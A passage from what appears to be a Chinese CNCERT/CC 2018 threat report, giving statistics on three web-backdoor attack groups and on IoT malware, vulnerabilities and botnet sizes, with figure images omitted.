


图 2-10　团伙 1 的攻击资源和攻击目标拓扑结构（来源：CNCERT/CC）

团伙1在2018年每月的攻击概况如图2-11所示。可以看出，2-5月以及10-12月使用的攻击资源较多，并且攻击的网站服务器较多，其攻击行为较为活跃。




图 2-11　团伙 1 每月攻击资源和攻击目标情况（来源：CNCERT/CC）

该团伙全天的活跃度比较平稳，说明该团伙的攻击自动化程度较高，推测是使用特定工具对目标网站自动植入后门并进行持续连接控制，如图2-12所示。




图 2-12　团伙 1 各时段活跃度分布（来源：CNCERT/CC）

团伙1使用的攻击IP地址数量按境内外分布如图2-13所示，可以看出，该团伙以使用境外IP地址为主，占到了6283个攻击IP地址中的80.3%。




图 2-13　团伙 1 使用攻击 IP 地址的境内外分布（来源：CNCERT/CC）

在6283个攻击IP地址中，3359个攻击IP地址为IDC机房IP地址，超过了一半，资源特点较为明显。

（2）团伙 2：攻击资源集中在境外某国的团伙

团伙2使用的攻击IP地址有319个，全年12个月均有活跃，在其间断活跃的102天内，攻击了174个域名，涉及157个服务器IP地址，植入和掌握网站后门858个，所攻击的网站类型主要集中在政府部门、企事业单位、网贷和游戏网站等，种类繁多。该团伙的攻击IP地址绝大多数来自境外某国。

团伙2的攻击资源和攻击目标拓扑结构如图2-14所示（受图片大小所限，只展示团伙的主要部分，绿色为攻击IP地址，紫色为所连接的网站后门），可以看出其中的连接控制关系较为复杂。




图 2-14　团伙 2 的攻击资源和攻击目标拓扑结构（来源：CNCERT/CC）

团伙2在2018年全年控制的网站数量较为平均，但在2018年5月、7月以及8月所控制的网站后门数量较多，且其中7月和8月使用过的攻击资源较多，如图2-15所示。




图 2-15　团伙 2 每月攻击资源和攻击目标情况（来源：CNCERT/CC）

从该团伙的活跃时间段可以看出，在每日的1:00，以及9:00-15:00较为活

跃，如图2-16所示。




图 2-16　团伙 2 活跃时段分布（来源：CNCERT/CC）

团伙2的攻击IP地址资源主要集中在境外某国，如图2-17所示。




图 2-17　团伙 2 使用攻击 IP 地址的境内外分布（来源：CNCERT/CC）

其攻击的服务器IP地址主要集中在我国境内，按照IP地址的省份分布来看，主要集中在北京市、河南省等地。所攻击网站主要集中在政府部门、企事业单位、网贷和游戏网站等类型中，如图2-18所示。




图 2-18　团伙 2 攻击境内网站服务器数量按省份 TOP10 分布
（来源：CNCERT/CC）

（3）团伙 3：精准针对博彩网站的团伙

团伙3的攻击IP地址数量为61个，通过抽样监测，仅观测到其攻击了6个网站域名。该团伙从2018年1月持续活跃到8月，其中3月是活跃高峰期。该团伙的主要攻击目标为博彩网站，从攻击动作来看，其攻击行为主要由窃取用户数据等黑色产业利益驱动。团伙3的攻击资源和攻击目标拓扑结构如图2-19所示（受图片大小所限，只展示团伙的主要部分，绿色为攻击IP地址，紫色为所连接的网站后门）。




图 2-19　团伙 3 攻击资源和攻击目标拓扑结构（来源：CNCERT/CC）

团伙3在2018年1-8月的攻击行为较为平稳，如图2-20所示。




图 2-20　团伙 3 每月攻击资源和攻击目标情况（来源：CNCERT/CC）

观察该团伙在一天24h内的攻击行为占比，可以发现该“攻击团伙”从10:00持续活跃至23:00，15:00-21:00为该“攻击团伙”发起网站后门攻击的高峰期，占全天攻击的80%。同时，活跃峰值在20:00左右，如图2-21所示。




图 2-21　团伙 3 活跃时段分布（来源：CNCERT/CC）

该团伙攻击的目标服务器IP地址全部分布在中国香港地区，且全部为博彩网站。团伙3对被攻击网站的操作属于典型的黑色产业利益驱动行为。

2.3 2018 年智能设备恶意代码攻击活动专题分析

联网智能设备的安全问题已成为重要的网络安全问题，多个国家爆发了Mirai等针对联网智能设备的重大网络安全攻击事件。以下将重点针对联网智能设备的恶意代码攻击活动情况进行分析。

目前活跃在智能设备上的恶意代码家族超过15种，包括Gafgyt、MrBlack、Tsunami、Mirai、Reaper、Ddostf、Satori、TheMoon、StolenBots、VPN-Filter、Dofloo、Persirai、Sotdas、Triddy、Moose等。这些恶意代码一般通过漏洞（如Telnet、ssh等远程管理服务弱口令漏洞、操作系统漏洞、Web应用漏洞、身份验证漏洞及其他应用漏洞）、暴力破解等途径入侵和控制智能设备。联网

智能设备被入侵控制后存在大量安全威胁和风险（如用户信息和设备数据被窃取、硬件设备被控制和破坏、设备被用作跳板对内攻击内网其他主机或对外发动木马僵尸网络攻击和DDoS攻击等安全威胁和风险）。

2.3.1 智能设备漏洞收录情况

智能设备存在的软硬件漏洞可能导致设备数据和用户信息泄露、设备瘫痪、感染僵尸木马程序、被用作跳板攻击内网主机和其他信息基础设施等安全风险和问题。CNVD持续对智能设备（IoT设备）漏洞开展跟踪、收录和通报处置，2018年漏洞收录情况如下。

（1）通用型漏洞收录情况

通用型漏洞一般是指对某类软硬件产品都会构成安全威胁的漏洞。2018年CNVD收录通用型IoT设备漏洞2194个，与2017年同期的2440个相比下降10%。

漏洞类型包括信息泄露、权限绕过、命令执行、跨站、拒绝服务、缓冲区溢出、SQL注入等。其中，信息泄露、权限绕过、命令执行漏洞数量位列前三，分别占公开收录漏洞总数的16.2%、16.1%和14.9%，如图2-22所示。




图 2-22 2018 年 CNVD 收录通用型 IoT 设备漏洞数量按漏洞类型分布（来源：CNCERT/CC）

漏洞影响的设备类型包括手机设备、路由器、智能监控平台、网络摄像头、防火墙、交换机、会议系统、网关设备等。其中，手机设备、路由器、智能监控平台的漏洞数量位列前三，分别占公开收录漏洞总数的36.0%、18.2%、15.2%，如图2-23所示。




图 2-23　2018 年 CNVD 收录通用型 IoT 设备漏洞数量按设备类型分布
（来源：CNCERT/CC）

（2）事件型漏洞收录情况

事件型漏洞一般是指对一个具体应用构成安全威胁的漏洞，2018年CNVD收录IoT设备事件型漏洞522个。所影响的设备包括智能监控平台、会议系统、GPS设备、路由器、防火墙、网络摄像头、交换机、网关设备、一卡通、打印机。其中，智能监控平台、会议系统、GPS设备漏洞数量位列前三，分别占公开收录漏洞总数的75.5%、5.4%、3.8%，如图2-24所示。




图 2-24　2018 年 CNVD 收录事件型 IoT 设备漏洞数量按设备类型分布
（来源：CNCERT/CC）

2.3.2 智能设备恶意代码活动总体监测情况

2018年，CNCERT/CC对与智能设备相关的Gafgyt、MrBlack、Tsunami、Mirai、Reaper、Ddostf、Satori、TheMoon、StolenBots、VPN-Filter等流行恶意代码的网络攻击活动开展抽样监测，详细情况如下。

（1）恶意代码控制服务器数量及分布情况

2018年，监测发现控制服务器IP地址数累计约2.3万个，其中约87.5%的IP地址位于境外。排名前三的境外国家和地区依次为美国（6854个）、越南（1652个）、俄罗斯（1244个），详细分布如图2-25所示。位于我国境内的控制服务器IP地址数为2909个，排名前三的省市依次是河南省（348个）、广东省（335个）、北京市（332个）。




图 2-25 2018 年 IoT 恶意代码控制服务器 IP 地址分布（来源：CNCERT/CC）

（2）受控设备数量及分布情况

2018年，监测发现的受控智能设备IP地址数累计为446.9万个。位于我国境内的受控IP地址数为154.7万个,占比约34.6%，受控IP地址数在5万个以上的省份依次是山东省、浙江省、河南省、江苏省、辽宁省、河北省、广东省。位于境外的受控IP地址数量为292.2万个，主要集中在巴西、日本、美国和智利等国家和地区。

详细分布如图2-26所示。




图 2-26　2018 年 IoT 恶意代码受控设备 IP 地址分布（来源：CNCERT/CC）

（3）木马僵尸网络规模统计分析

CNCERT/CC对智能设备木马僵尸网络规模进行分析，2018年木马僵尸网络控制规模（单个控制服务器所控制的受控设备IP地址的累计数量）在1000以上的僵尸网络有363个，在 1 万以上的僵尸网络有27个，在5万以上的僵尸网络有8个。规模较大的僵尸网络控制端主要分布在美国、荷兰、俄罗斯、法国、加拿大、意大利等国家和地区，详细情况见表2-1。

表2-1　2018年智能设备木马僵尸网络控制规模统计情况（来源：CNCERT/CC）

木马僵尸网络控制规模	木马僵尸网络数量（按控制端 IP 地址统计）（个）	木马僵尸网络控制端 IP 地址地理位置分布
5万以上	8	中国境内3个，德国、荷兰、美国、西班牙各1个
1万～5万	19	俄罗斯4个，美国3个，法国2个，保加利亚、荷兰、加拿大、罗马尼亚、秘鲁、瑞典、泰国、意大利、英国、中国境内各1个
5000～1万	42	美国12个，法国6个，俄罗斯5个，加拿大5个，希腊4个，欧盟3个，荷兰2个，卢森堡、南非、罗马尼亚、意大利、中国境内各1个
1000～5000	294	美国110个，俄罗斯24个，法国24个，加拿大24个，荷兰23个，意大利22个，欧盟16个，英国12个，其他国家和地区39个

（4）恶意代码攻击活动变化趋势

2018年，抽样监测发现每日活跃的受控智能设备IP地址数平均约2.42万个，控

制服务器IP地址平均数量为208个，控制服务器较2017年下半年有所上升。恶意代码攻击活动仍处于活跃态势。2018年2月8-15日、5月21-24日恶意代码攻击活动更加频繁，其中5月23日的单日活跃受控IP地址数达到峰值50501个，2月14日的单日活跃控制服务器IP地址数达到峰值550个，如图2-27所示。

